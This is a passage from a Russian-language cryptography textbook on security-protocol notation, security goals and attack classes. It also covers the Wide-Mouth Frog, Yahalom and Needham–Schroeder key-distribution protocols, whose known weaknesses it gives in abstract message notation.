Цикл (или проход) состоит из *шагов* (действий, англ. *step, action*) – конкретных законченных действий, выполняемых участником протокола. Например:

- генерация нового (случайного) значения;
- вычисление значений функции;
- проверка сертификатов, ключей, подписей, и др.;
- приём и отправка сообщений.

Прошедшая в прошлом или даже просто теоретически описанная реализация протокола для конкретных участников называется *сеансом*. Каждый участник в рамках сеанса выполняет одну или несколько *ролей*. В другом сеансе протокола участники могут поменяться ролями и выполнять уже совсем другие функции.

Можно сказать, что протокол прескрептивно описывает правила поведения каждой роли в протоколе. А сеанс это дескриптивное описание (возможно теоретически) состоявшейся в прошлом реализации протокола.

Пример описания протокола.

1. Участник с ролью «Отправитель» должен отправить участнику с ролью «Получатель» сообщение.
2. Участник с ролью «Получатель» должен принять от участника с ролью «Отправитель» сообщение.

Пример описания сеанса протокола.

1. 1-го апреля в 13:00 Алиса отправила Бобу сообщение.
2. 1-го апреля в 13:05 Боб принял от Алисы сообщение.

Защищённым протоколом или *протоколом обеспечения безопасности* будет называть протокол, обеспечивающий выполнение хотя бы одной защитной функции [44]:

- аутентификация сторон и источника данных,
- разграничение доступа,
- конфиденциальность,
- целостность,
- невозможность отказа от факта отправки или получения.

Если защищённый протокол предназначен для выполнения функций безопасности криптографической системы, или если в процессе его исполнения используются криптографические алгоритмы, то такой протокол будем называть *криптографическим*.

10.2. Запись протоколов

Для записи протоколов, связанных с реализацией функций защиты информации, не используют выражения вроде «участник с ролью «Отправитель»», а заменяют их на краткие обозначения вроде «отправитель» или используют общепринятые экземплификанты[2]: Алиса, Боб, Клара, Ева и т. д. При этом используют следующие соглашения.

- Алиса, Боб (от англ. A, B) – отправитель и получатель.
- Карл, Клара, Чарли (от англ. C) – равноправная третья сторона.
- Ева (от англ. *eavesdropper*) – пассивный криптоаналитик.
- Меллори (от англ. *malicious*) – активный криптоаналитик.
- Трент (от англ. *trust*) – доверенная сторона.

[2] *Экземплификант* или *экземплификатив* – конкретное понятие или имя собственное, используемое в качестве примера для обозначения неизвестного места или личности. (Википедия, свободная энциклопедия; 5 июля 2019)

Не существует общепринятого формата записи протоколов, они могут отличаться как по внешнему виду, так и по полноте описания. Например, вот наиболее полный формат записи протокола Диффи — Хеллмана.

- Предварительный этап.
  - Все стороны выбрали общие g и p.
- Проход 1.
  - Алиса генерирует случайное a.
  - Алиса вычисляет $A = g^a \bmod p$.
  - Алиса отправляет Бобу A.
- Проход 2.
  - Боб принимает от Алисы A.
  - Боб генерирует случайное b.
  - Боб вычисляет $B = g^b \bmod p$.
  - Боб отправляет Алисе B.
  - Боб вычисляет $s = A^b \bmod p$.
- Проход 2.
  - Алиса принимает от Боба B.
  - Алиса вычисляет $s = B^a \bmod p$.
- Результат протокола.
  - Стороны вычислили общий сеансовый ключ s.

Теперь сравните с краткой записью того же самого протокола.

1. $A \to B : A = g^a \bmod p$
2. $B \to A : B = g^b \bmod p$

В краткой записи опускаются инициализация и предварительные требования, вычисления непередаваемых данных (в данном примере – общего сеансового ключа s), а также любые проверки.

В данном пособии мы будем придерживаться промежуточного формата записи.

(1) Алиса генерирует a.

$Alice \to \{A = g^a \bmod p\} \to Bob.$

(2) Боб генерирует b.

Боб вычисляет $s = A^b \bmod p$.

$Bob \to \{B = g^b \bmod p\} \to Alice.$

(3) Алиса вычисляет $s = B^a \bmod p$.

Также условимся о правилах записи случая, когда активный криптоаналитик (Меллори) выдаёт себя за легального пользователя.

$$\begin{array}{llll} (1) & A & \to M(B) & : \quad A = g^a \bmod p, \\ (2) & M(A) & \to B & : \quad A^* = g^{a^*} \bmod p, \\ (3) & B & \to M(A) & : \quad B = g^b \bmod p, \\ (4) & M(B) & \to A & : \quad B^* = g^{b^*} \bmod p. \end{array}$$

Либо, отводя отдельный столбец для каждого участника.

$$\begin{array}{llllll} (1) & A & \to & M(B) & & : \quad A = g^a \bmod p, \\ (2) & & & M(A) & \to B & : \quad A^* = g^{a^*} \bmod p, \\ (3) & & & M(A) & \leftarrow B & : \quad B = g^b \bmod p, \\ (4) & A & \leftarrow & M(B) & & : \quad B^* = g^{b^*} \bmod p. \end{array}$$

Для сокращения описания и упрощения сравнения разных протоколов используют следующие соглашения об обозначениях передаваемых данных.

- A, B, и т. п. – идентификаторы участников протокола: Алисы и Боба, соответственно.

- M (от англ. *message*) – сообщение в исходном виде, открытый текст вне зависимости от кодировки. То есть под M может пониматься и исходный текст в виде текста или, например, звука, либо уже некоторое число или массив бит, однозначно соответствующие этому сообщению.
- K (от англ. *key*) – некоторый ключ. Без дополнительных уточнений обычно обозначает секретный сеансовый ключ.
- K_A – общий секретный ключ между Алисой и Трентом (для симметричных криптосистем).
- K_A – открытый ключ Алисы (для асимметричных криптосистем).
- L (от англ. *lifetime*) – время жизни, например, сертификата.
- $E_K(\dots)$ (от англ. *encrypt*) – данные, зашифрованные на ключе K.
- $E_A(\dots)$, $E_B(\dots)$ – данные, зашифрованные на ключах Алисы и Боба, соответственно.
- $S_K(\dots)$ (от англ. *sign*) – данные *и* соответствующая цифровая подпись на открытом ключе K.
- T_A, T_B (от англ. *timestamp*) – метки времени от соответствующих участников.
- R_A, R_B (от англ. *random*) – случайные числа, выбранные соответствующими участниками.

Примеры использования обозначений.

- $E_{K_B}(M)$ или просто $E_B(M)$ – сообщение M, зашифрованное ключом Боба K_B.
- $S_A(R_A)$ – случайное число R_A, сгенерированное Алисой и ей же подписанное. То есть в сообщении будет и случайное число (открытым текстом), и электронная подпись этого числа.
- $S_T(A, K_A, T_T, L)$ – идентификатор и ключ Алисы, метка времени и срок жизни данной записи, всё вместе подписанное открытым ключом доверенного центра (Трента). То есть фактически *сертификат ключа* Алисы.

10.3. Свойства безопасности протоколов

Защищённая система и, соответственно, защищённый протокол могут выполнять разные функции безопасности. Многие из этих функций или целей (англ. *goals*) можно сформулировать как устойчивость к определённому классу атак. Наиболее полным и актуальным считается перечисление и толкование этих целей в документе проекта AVISPA (англ. *Automated Validation of Internet Security Protocols and Applications*) [6], суммирующим описания из различных документов IETF (англ. *Internet Engineering Task Force*). Данные цели принято считать *формализируемыми* – то есть такими, что для отдельных протоколов есть возможность формально доказать или опровергнуть достижение этих целей.

- Аутентификация (однонаправленная).
  англ. *Authentication (unicast).*

  (G1) Аутентификация субъекта.
  англ. *Entity authentication (Peer Entity Authentication).*

  Гарантия для одной стороны протокола через представление доказательств и / или учётных данных второй стороны, участвующей в протоколе, и того, что вторая сторона действительно участвовала в текущем сеанса протокола. Обычно делается через представления таких данных, которые могли быть сгенерированы только второй стороной. Аутентификация субъекта подразумевает, что полученные данные могут быть однозначно прослежены до субъекта протокола, что подразумевает аутентификацию источника данных.

  (G2) Аутентификация сообщения.
  англ. *Message authentication (Data Origin Authentication).*

  Гарантия того, что полученное сообщение или фрагмент данных были созданы определённым субъектом в какое-то (обычно неуказанное) время в прошлом, и что эти данные не были повреждены или подделаны. Но без предоставления уникальности или своевременности. Аутентификация сообщений подразумевает их целостность.

(G3) Защита от повтора.
англ. *Replay Protection.*

Защита от ситуации, когда некоторая сторона запишет некоторое сообщение и воспроизведёт его позднее (возможно – в другом сеансе протокола), что приведёт к некорректной интерпретации данной стороны как аутентифицированной.

- Аутентификация при рассылке по многим адресам или при подключении к службе подписки/уведомления.
англ. *Authentication in Multicast or via a Subscribe / Notify Service.*

(G4) Явная аутентификация получателя.
англ. *Implicit Destination Authentication.*

Протокол должен гарантировать, что отправленное сообщение доступно для чтения только легальным получателям. То есть только легальные авторизованные участники будут иметь доступ к актуальной информации, многоадресному сообщению или сеансу групповой связи. Включает в себя группы рассылки с очень динамичным членством.

(G5) Аутентификация источника.
англ. *Source Authentication.*

Легальные получатели смогут аутентифицировать источник и содержание информации или группового общения. Включает случаи, когда члены группы не доверяют друг другу.

(G6) Авторизация (третьей доверенной стороной).
англ. *Authorization (by a Trusted Third Party).*

Гарантия возможности авторизовать (в терминах протокола) одного субъекта на доступ к ресурсу другого с помощью третьей доверенной стороны. Подразумевает, что владелец ресурса может не иметь собственных списков доступа (англ. *Access Control List, ACL*)) и полагается на таковые у доверенной стороны.

- Совместная генерация ключа.
  англ. *Key Agreement Properties.*

(G7) Аутентификация ключа.
англ. *Key authentication.*

Гарантия для одного из субъектов, что только легальные пользователи могут получить доступ к конкретному секретному ключу.

(G8) Подтверждение владения ключом.
англ. *Key confirmation (Key Proof of Possession).*

Гарантия для одного из субъектов, что другой субъект действительно владеет конкретным секретным ключом (либо информацией, необходимой для получения такого ключа).

(G9) Совершенная прямая секретность.
англ. *Perfect Forward Secrecy (PFS).*

Гарантия того, что компрометация мастер-ключей в будущем не приведёт к компрометации сессионных ключей уже прошедших сеансов протокола.

(G10) Формирование новых ключей.
англ. *Fresh Key Derivation.*

Гарантия возможности создать новые сессионные ключи для каждого сеанса протокола.

(G11) Защищённая возможность договориться о параметрах безопасности.
англ. *Secure capabilities negotiation (Resistance against Downgrading and Negotiation Attacks).*

Гарантия не только того, что легальные стороны имеют возможность договориться о параметрах безопасности, но и того, что нелегальная сторона не вмешалась в протокол и не привела к выбору предпочтительных ей (возможно – наиболее слабых) параметров безопасности.

(G12) Конфиденциальность (секретность).
англ. *Confidentiality (Secrecy).*

Гарантия, что конкретный элемент данных (часть передаваемого сообщения) остаётся неизвестным для злоумышленника. В данной цели не рассматривается секретность сеансового ключа, проверка подлинности ключа или надёжность долговременных мастер-ключей.

- Анонимность.
  англ. *Anonymity*.

(G13) Защита идентификаторов от прослушивания (несвязываемость).
англ. *Identity Protection against Eavesdroppers*.

Гарантия, что злоумышленник (подслушивающий) не в состоянии связать обмен сообщениями субъектом с его реальной личностью.

(G14) Защита идентификаторов от других участников.
англ. *Identity Protection against Peer*.

Гарантия, что участник переписки не в состоянии связать обмен сообщениями субъекта с реальной личностью, но только с некоторым псевдонимом.

(G15) Ограниченная защита от атак отказа в обслуживании.
англ. *(Limited) Denial-of-Service (DoS) Resistance*.

Гарантия, что протокол следует определённым принципам, уменьшающих вероятность (усложняющих использование) отдельных классов атак отказа в обслуживании.

(G16) Неизменность отправителя.
англ. *Sender Invariance*.

Гарантия для одной из сторон, что источник сообщения остался таким же, как тот, который начал общение, хотя фактическая идентификация источника не важна для получателя.

- Неотрекаемость.
  англ. *Non-repudiation*.

(G17) Подотчётность.
англ. *Accountability*.

Гарантия возможности отслеживания действий субъектов над объектами.

(G18) Доказательство происхождения.
англ. *Proof of Origin*.

Гарантия неопровержимости доказательств источника сообщения.

(G19) Доказательство доставки.
англ. *Proof of Delivery*.

Гарантия неопровержимости доказательств факта получения сообщения.

(G20) Защищённое временное свойство.
англ. *Safety Temporal Property*.

Гарантия возможности доказать, что факт нахождения системы в одном из состояний означает, что некогда в прошлом система хотя бы раз находилась в некотором другом состоянии. Например, что получение субъектом доступа к ресурсу означает, что некогда в прошлом субъект успешно оплатил данный доступ.

Примеры свойств безопасности, реализуемыми различными протоколами приведены в таблице 10.1).

Протокол \Цель G	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
EAP-IKEv2	×	×	×			×	×			×					×
EKE	×	×										×			
IKE	×	×	×				×		×	×	×		×	×	×
IKEv2	×	×	×				×		×	×	×				×
DHCP-IPSec-tunnel	×	×										×			
kerberos	×	×	×			×	×			×					
SSH	×	×	×				×			×	×				
TLS, TLS 1.1, TLS 1.2	×	×	×				×			×	×		×		
TLS 1.3	×	×	×				×		×	×	×		×		
SET	×	×	×										×		

Таблица 10.1 – Примеры свойств безопасности протоколов (по [121] с дополнениями).

10.4. Классификация протоколов

Общепризнанная классификация защитных протоколов отсутствует. Однако можно выделить набор *объективных и однозначных* признаков, классифицирующих протоколы.

- Классификация по числу участников протокола:
  - двусторонний,
  - трёхсторонний и т. п.,
  - многосторонний.
- Классификация по числу передаваемых сообщений:
  - интерактивный (с наличием взаимного обмена сообщениями);
  - неинтерактивный (с однократной передачей сообщений), часто называется *схемами*[3].
- Классификация по числу проходов (раундов):
  - двупроходной (двураундовый),
  - трёхпроходной (трёхраундовый) и т. д.,
  - многопроходной (многораундовый) или циклический.
- Классификация по используемым криптографическим системам:
  - на основе только симметричных криптосистем;
  - на основе в том числе асимметричных криптосистем.
- Классификация по защищённым свойствам протокола:

[3] Определение не совсем полное. Любая схема предполагает как минимум два этапа. На первом предварительном этапе доверенный центр распределяет некоторую информацию между одноранговыми участниками. На втором этапе (конкретные сеансы протокола) участники обмениваются этой информацией, получая исходный секрет или новый секретный сеансовый ключ. Причём обмен информацией может идти более чем между двумя участниками. Однако после взаимного обмена информацией дополнительных проходов для выполнения целей схемы не требуется.

(G1) обеспечивает или нет аутентификацию первой, второй стороны протокола и т. д.;

(G2) обеспечивает или нет аутентификацию сообщений;

(G3) обеспечивает или нет защиту от повторов;

и т. п.

- Классификация по типам участников:
  - одноранговый, когда все участники могут выполнять любые роли в рамках протокола;
  - с доверенным посредником, когда в протоколе всегда участвует третья доверенная сторона;
  - с доверенным арбитром, когда в протоколе может участвовать третья доверенная сторона, если остальные участники не пришли к согласию.

Можно также ввести менее объективную и однозначную классификацию, основываясь на субъективной оценке протоколов.

- Классификация по целевому назначению протокола:
  - ... обеспечения целостности,
  - ... цифровой подписи,
  - ... идентификации,
  - ... конфиденциальности,
  - ... распределения ключей,
  - ... и т. п.
- Классификация по «полноте» выполняемых функций:
  - примитивные, используются как базовый компонент при построении прикладных протоколов;
  - промежуточные;
  - прикладные, предназначены для решения практических задач.

Классификацию по целевому предназначению можно также переформулировать в виде классификации по защищённым свойствам протокола, для обеспечения которых он разрабатывался. При этом нужно будет выделить «основные свойства» (например, G10 – формирование новых ключей), а большую часть остальных отнести к дополнительным (например, G7 – аутентификация ключа, и G8 – подтверждение владения ключом). Определение того, какие именно из свойств «основные», а какие «дополнительные», будет создавать неоднозначность классификации по целевому назначению протокола. Если же все свойства протокола назвать «основными», то такая классификация станет слишком детальной.

Классификация по «полноте» выполняемых функций проблематична из-за того, что ни один протокол нельзя назвать в полной мере «прикладным». Любой протокол сам по себе это лишь часть некоторой информационной (или организационной) системы, которая как раз и выполняет требуемую пользователями функцию. Однако можно говорить о том, что отдельные протоколы (например, TLS) являются протоколами более высокого уровня, чем протоколы, например, Диффи — Хеллмана, так как последний часто выступает составной частью того же протокола TLS.

10.5. Атаки на протоколы

Защищённые свойства протоколов могут быть заявленными, когда о них заявляют сами авторы протокола (и, обычно, приводят различные аргументы в пользу выполнения данных функций), и подразумеваемыми, когда авторы некоторой системы рассчитывают на реализацию защищённых свойств некоторым протоколом.

Под *атакой на защищённый протокол* понимается попытка проведения анализа сообщений протокола и/или выполнения непредусмотренных протоколом действий для нарушения заявленных или подразумеваемых свойств протокола.[4]

Атака считается *успешной*, если нарушено хотя бы одно из заявленных или подразумеваемых свойств протокола.

[4] Используется модифицированное определение из [121]. Отличие в том, что Черёмушкин в своём определении не описывает, что такое «нарушение работы протокола» и оставляет двусмысленными случаи нарушения, например, свойств G9/PFS и G20/STP.

В случае успешной атаки на подразумеваемые свойства будем уточнять, что успешна *атака на использование протокола* в некоторой системе. Это будет говорить, разумеется, не о недостатках самого протокола, но о неверном выборе протокола (или его настроек) авторами системы.

Существует большое количество типов атак на протоколы. У многих атак есть некоторые общие принципы, что позволяет выделить классы атак для упрощения анализа и разработки протоколов, устойчивых к целым классам атак.

MITM Атака «человек посередине»
англ. *man-in-the-middle attack*

Класс атак, в котором злоумышленник ретранслирует и, при необходимости, изменяет все сообщения, проходящие между двумя и более участниками протокола, причём последние не знают о существовании злоумышленника, считая, что общаются непосредственно друг с другом. К данной атаке уязвимы все протоколы, которые не реализуют взаимную аутентификацию сторон (цель G1). Классическим примером атаки данного класса является атака на протокол Диффи — Хеллмана, рассмотренном в разделе 11.3.1.

Replay Атака с повторной передачей
англ. *replay attack*

Класс атак, в котором злоумышленник записывает все сообщения, проходящие в одном сеансе протокола, а далее повторяет их в новом, выдавая себя за одного из участников первого сеанса. Примерами протоколов, к которым применима данная атака, являются протоколы Ву — Лама и бесключевой протокол Шамира из раздела 11.2.2.

TF Атака подмены типа
англ. *type flaw attack*

Класс атак, в котором злоумышленник используя переданное в легальном сеансе протокола сообщение конструирует новое, передавая его на другом проходе (раунде) протокола под видом сообщения другого типа (с другим предназначением).

К таким атакам уязвимы, например, протоколы Wide-Mouth Frog из раздела 11.1.1, Деннинга — Сакко, Отвей — Рииса, а также некоторые варианты протокола Yahalom.

PS Атака с параллельными сеансами
англ. *parallel-session attack*

Класс атак, в котором злоумышленник инициирует несколько одновременных сеансов протокола с целью использования сообщений из одного сеанса в другом. Примером протокола, уязвимого к данному классу атак, является симметричный вариант протокола Нидхема — Шрёдера, рассмотренном в разделе 11.1.3.

STS Атака с известным разовым ключом
англ. *short-term secret attack*

KN Атака с известным сеансовым ключом
англ. *known-key attack*

Классы атак, в которых злоумышленник получает доступ к временным секретам, используемых в протоколах (например, новым сеансовым ключам), после чего может обеспечить, например, аутентификацию или хотя бы установление сессии от имени одной из сторон протокола.

UKS Атака с неизвестным сеансовым ключом
англ. *unknown key-share attack*

Класс атак на протоколы с аутентификацией ключа, в которых злоумышленник получает возможность доказать одной из сторон владение ключом (с помощью, например, повтора сообщения из легального сеанса), хотя сам ключ злоумышленник не знает. К такому классу атак уязвим, например, симметричный протокол Нидхема-Шрёдера из раздела 11.1.3.

Важно отметить, что если не сказано иное, то в рамках анализа криптографических протоколов (не конкретных систем) используется предположение о стойкости всех используемых криптографических примитивов. Например, предполагается, что пока идёт защищённый обмен информацией, использующий сеансовый ключ,

выработанный в сеансе некоторого криптографического протокола, то злоумышленнику не хватит ресурсов и времени на то, чтобы получить данный сеансовый ключ через атаку на используемые шифры или криптографически-стойкие хеш-функции.

С другой стороны, следует предполагать, что сеансовые ключи, получаемые в рамках сеансов протоколов, через некоторое время (однако, много большее времени самого сеанса связи) будут получены злоумышленником (классы атак STS и KN). Много позднее, возможно, злоумышленник сможет получить доступ и к «мастер»-ключам длительного использования, так что протоколы с генерацией сеансовых ключей должны разрабатываться в том числе со свойством G9/PFS.

Глава 11

Распространение ключей

Задача распространения ключей является одной из множества задач построения надёжной сети общения многих абонентов. Задача состоит в получении в нужный момент времени двумя легальными абонентами сети секретного сессионного ключа шифрования (и аутентификации сообщений). Хорошим решением данной задачи будем считать такой протокол распространения ключей, который удовлетворяет следующим условиям.

- В результате работы протокола между двумя абонентами должен быть сформирован секретный сессионный ключ.
- Успешное окончание работы протокола распространения ключей должно означать успешную взаимную аутентификацию абонентов. Не должно быть такого, что протокол успешно завершился с точки зрения одной из сторон, а вторая сторона при этом представлена злоумышленником.
- К участию в работе протокола должны допускаться только легальные пользователи сети. Внешний пользователь не должен иметь возможность получить общий сессионный ключ с кем-либо из абонентов.
- Добавление нового абонента в сеть (или исключение из неё) не должно требовать уведомления всех участников сети.

Последнее требование сразу исключает такие варианты протоколов, в которых каждый из абонентов знал бы некоторый мастер-ключ общения с любым другим участником. Данные варианты плохи тем, что с ростом системы количество пар мастер-ключей «абонент-абонент» растёт как квадрат от количества участников. Поэтому большая часть рассматриваемых решений состоит в том, что в сети выделяется один или несколько доверенных центров T (англ. *Trent*, от англ. *trust*), которые как раз и владеют информацией обо всех легальных участниках сети и их ключах. Они же будут явно или неявно выступать одним из участников протоколов по формированию сеансовых ключей.




Рис. 11.1 – Варианты сетей без выделенного доверенного центра и с выделенным доверенным центром T

Если говорить о требованиях к данному классу протоколов с точки зрения свойств безопасности, то «идеальный» протокол распространения ключей должен реализовывать следующие цели:

G1 аутентификация сторон протокола;

G3 защита от повтора;

G7 аутентификация ключа;

G8 подтверждение владения [новым] ключом;

G9 совершенная прямая секретность;




Рис. 11.2 – Схема взаимодействия абонентов и доверенного центра в протоколе Wide-Mouth Frog

G10 формирование новых ключей.

G11 ограниченная защита от атак отказа в обслуживании.

Разумеется, «идеальный» протокол должен быть устойчивым ко всем известным атакам, в том числе рассмотренным в разделе 10.5.

11.1. Симметричные протоколы

Как отмечено ранее в разделе 10.4 про классификацию протоколов, к симметричным будем относить те протоколы, которые используют примитивы только классической криптографии на секретных ключах. К ним относятся уже известные блочные шифры, криптографически стойкие генераторы псевдослучайных чисел (КСГПСЧ) и хэш-функции.

11.1.1. Протокол Wide-Mouth Frog

Протокол Wide-Mouth Frog является, возможно, самым простым протоколом с доверенным центром. Его автором считается Майкл Бэрроуз (1989 год, англ. *Michael Burrows*, [20]). Протокол состоит из следующих проходов.

(1) Алиса генерирует новый сеансовый ключ K

$$Alice \rightarrow \{A, E_A(T_A, B, K)\} \rightarrow Trent$$

(2) $$Trent \rightarrow \{E_B(T_T, A, K)\} \rightarrow Bob$$

По окончании протокола у Алисы и Боба есть общий сеансовый ключ K.

У данного протокола множество недостатков.

- Генератором ключа является инициирующий абонент. Если предположить, что Боб – это сервер, предоставляющий некоторый сервис, а Алиса – это тонкий клиент, запрашивающий данный сервис, получается, что задача генерации надёжного сессионного ключа взваливается на плечи абонента с наименьшими мощностями.

- В протоколе общение с вызываемым абонентом происходит через доверенный центр. Как следствие, второй абонент может стать мишенью для DDOS-атаки с отражением (англ. *distributed denial-of-service attack*), когда злоумышленник будет посылать пакеты на доверенный центр, а тот формировать новые пакеты и посылать их абоненту. Если абонент подключён к нескольким сетям (с несколькими доверенными центрами), это позволит злоумышленнику вывести абонента из строя. Хотя защититься от подобной атаки достаточно просто, настроив соответствующим образом доверенный центр.

Однако самой серьёзной проблемой протокола является возможность применения следующих атак.

В 1995 году Рос Андерсон и Роджер Нидхем (англ. *Ross Anderson, Roger Needham*, [5]) предложили вариант атаки на протокол, при котором злоумышленник (Ева) может бесконечно продлевать срок действия конкретного сеансового ключа. Идея атаки в том, что после окончания протокола злоумышленник будет посылать доверенному центру назад его же пакеты (перехваченные ранее), дополняя их идентификаторами якобы инициирующего абонента.

(1) $Alice \to \{A, E_A(T_A, B, K)\} \to Trent$

(2) $Trent \to \{E_B(T_T, A, K)\} \to Bob$

(3) $Eva \to \{B, E_B(T_T, A, K)\} \to Trent$

(4) $Trent \to \{E_A(T'_T, B, K)\} \to Alice$

(5) $Eva \to \{A, E_A(T'_T, B, K)\} \to Trent$

(6) $Trent \to \{E_B(T''_T, A, K)\} \to Bob$

Повторять проходы 3 и 5, пока не пройдёт время, нужное для получения K.

С точки зрения доверенного центра, шаги 1, 3 и 5 являются корректными пакетами, инициирующими общение абонентов между собой. Метки времени в них корректны (если Ева будет успевать вовремя эти пакеты посылать). С точки зрения легальных абонентов каждый из пакетов является приглашением другого абонента начать общение. В результате произойдёт две вещи:

- Каждый из абонентов будет уверен, что закончился протокол создания нового сеансового ключа, что второй абонент успешно аутентифицировал себя перед доверенным центром. И что для установления следующего сеанса связи будет использоваться новый (на самом деле – старый) ключ K.

- После того, как пройдёт время, нужное злоумышленнику Еве для взлома сеансового ключа K, Ева сможет и читать всю переписку, проходящую между абонентами, и успешно выдавать себя за обоих из абонентов.

Вторая атака 1997 года Гэвина Лоу (англ. *Gavin Lowe*, [57]) проще в реализации. В результате этой атаки Боб уверен, что Алиса аутентифицировала себя перед доверенным центром и хочет начать второй сеанс общения. Что, конечно, не является правдой, так как второй сеанс инициирован злоумышленником.

(1) $Alice \to \{A, E_A(T_A, B, K)\} \to Trent$

(2) $Trent \to \{E_B(T_T, A, K)\} \to Bob$

(3) $Eva \to \{E_B(T_T, A, K)\} \to Bob$




Рис. 11.3 – Схема взаимодействия абонентов и доверенного центра в протоколе Yahalom

В той же работе Лоу предложил модификацию протокола, вводящую явную взаимную аутентификацию абонентов с помощью случайной метки R_B и проверки, что Алиса может расшифровать пакет с меткой, зашифрованной общим сеансовым ключом абонентов K. Однако данная модификация приводит к тому, что протокол теряет своё самое главное преимущество перед другими протоколами – простоту.

(1) $Alice \rightarrow \{A, E_A(T_A, B, K)\} \rightarrow Trent$

(2) $Trent \rightarrow \{E_B(T_T, A, K)\} \rightarrow Bob$

(3) $Bob \rightarrow \{E_K(R_B)\} \rightarrow Alice$

(4) $Alice \rightarrow \{E_K(R_B + 1)\} \rightarrow Bob$

11.1.2. Протокол Yahalom

Протокол Yahalom можно рассматривать как улучшенную версию протокола Wide-Mouth Frog из раздела 11.1.1. Данный протокол «перекладывает» генерацию нового сессионного ключа на сторону доверенного центра, а также использует случайные числа для защиты от атак повтором.

(1) $Alice \rightarrow \{A, R_A\} \rightarrow Bob$

(2) $Bob \rightarrow \{B, E_B(A, R_A, R_B)\} \rightarrow Trent$

(3) Трент генерирует новый сессионный ключ K

$Trent \rightarrow \{E_A(B, K, R_A, R_B), E_B(A, K)\} \rightarrow Alice$

(4) $Alice \rightarrow \{E_B(A, K), E_K(R_B)\} \rightarrow Bob$

После того, как Боб провалидирует число R_B, присланное Алисой, стороны смогут использовать новый сессионный ключ K. Протокол, кроме генерации ключа, обеспечивает взаимную аутентификацию сторон:

- Аутентификация Алисы перед Бобом происходит на 4-м проходе, когда Боб может провалидировать возможность Алисы зашифровать известное только ей (и Тренту) случайное число R_B на ключе K.

- Аутентификация Боба перед Алисой происходит на 3-м проходе, когда Трент демонстрирует Алисе, что он получил случайное число R_A именно от Боба.

Нужно отметить ([3]), что в рамках протокола Боб никак не продемонстрировал, что он успешно получил новый сессионный ключ K и может им оперировать (не выполнена цель G8). Сообщение от Алисы на 4-м проходе могло быть перехвачено или модифицировано злоумышленником. Но никакого ответа Алиса от Боба уже не ожидает и уверена, что протокол завершился успешно.

Также на 3-м проходе Трент не включает случайное число R_B в сообщение $E_B(A, K)$, что позволяет Алисе, действуя не из лучших побуждений, заставить Боба принять старый сессионный ключ.

(1) $Alice \rightarrow \{A, R_A\} \rightarrow Bob$

(2) $Bob \rightarrow \{B, E_B(A, R_A, R_B)\} \rightarrow Trent$

(3) Трент генерирует новый сессионный ключ K

$Trent \rightarrow \{E_A(B, K, R_A, R_B), E_B(A, K)\} \rightarrow Alice$

(4) Алиса использует старый сессионный ключ K^* и сообщение $E_B(A, K^*)$ из старого сеанса протокола

$Alice \rightarrow \{E_B(A, K^*), E_{K^*}(R_B)\} \rightarrow Bob$

Протокол Yahalom послужил основной большому количеству научных работ, связанных с автоматизированным анализом стойкости криптографических протоколов и имел несколько «улучшенных» вариантов. Однако о широком использовании данного протокола в реальных информационных системах неизвестно.

11.1.3. Протокол Нидхема — Шрёдера

Протокол Нидхема — Шрёдера (англ. *Roger Needham, Michael Shroeder*, 1979, [72]) похож на модифицированный протокол Wide-Mouth Frog, но отличается тем, что доверенный центр (Трент) во время работы основной части протокола не общается со вторым абонентом. Первый абонент получает от доверенного центра специальный пакет, который он без всякой модификации отправляет второму абоненту.

(1) $Alice \rightarrow \{A, B, R_A\} \rightarrow Trent$

(2) $Trent \rightarrow \{E_A(R_A, B, K, E_B(K, A))\} \rightarrow Alice$

(3) $Alice \rightarrow \{E_B(K, A)\} \rightarrow Bob$

(4) $Bob \rightarrow \{E_K(R_B)\} \rightarrow Alice$

(5) $Alice \rightarrow \{E_K(R_B - 1)\} \rightarrow Bob$

Протокол удобен с точки зрения сетевого взаимодействия участников (рис. 11.4). И общение с доверенным центром, и с конечным участником (Бобом) начинается только по инициативе




Рис. 11.4 – Схема взаимодействия абонентов и доверенного центра в протоколе Нидхема — Шрёдера

первого участника (Алисы). При возникновении любых проблем передачи пакетов их видит именно то лицо, которое заинтересованно в получении ключей и доступов[1]. И если бы общение шло с использование протокола TCP/IP, потребовалось бы всего 2 сессии протокола TCP для выработки ключа. Причём последнюю сессию можно не закрывать, а использовать как сессию для дальнейшего взаимодействия уже с ключом K.

Протокол обеспечивает и двустороннюю аутентификацию сторон, и, казалось бы, защиту от атак с повторной передачей (англ. *replay attack*). Последнее делается с помощью введения уже известных по модифицированному протоколу Wide-Mouth Frog случайных меток R_A и R_B. Действительно, без знания ключа злоумышленник не сможет выдать себя за Алису перед Бобом (так как не сможет расшифровать пакет с зашифрованной меткой R_B).

Однако протокол уязвим к атаке с известным сеансовым ключом. Если злоумышленник сумеет в какой-то момент времени получить ранее использованный сессионный ключ K, он сможет убедить Боба, что он является Алисой, и что это новый сессионный ключ. Для этого ему понадобится переданный ранее по открытому

[1]Сравните с протоколом Yahalom, в котором при возникновении проблемы общения Трента и Алисы на третьем проходе Тренту потребовалось бы уведомить об этом Боба, а Бобу, в свою очередь, Алису.

каналу пакет из пункта 3 протокола.

(1) $Eva \rightarrow \{A, B, R_A\} \rightarrow Trent$

(2) $Trent \rightarrow \{E_A(R_A, B, K, E_B(K, A))\} \rightarrow Alice$

(3) $Alice \rightarrow \{E_B(K, A)\} \rightarrow Bob$

(4) $Bob \rightarrow \{E_K(R_B)\} \rightarrow Alice$

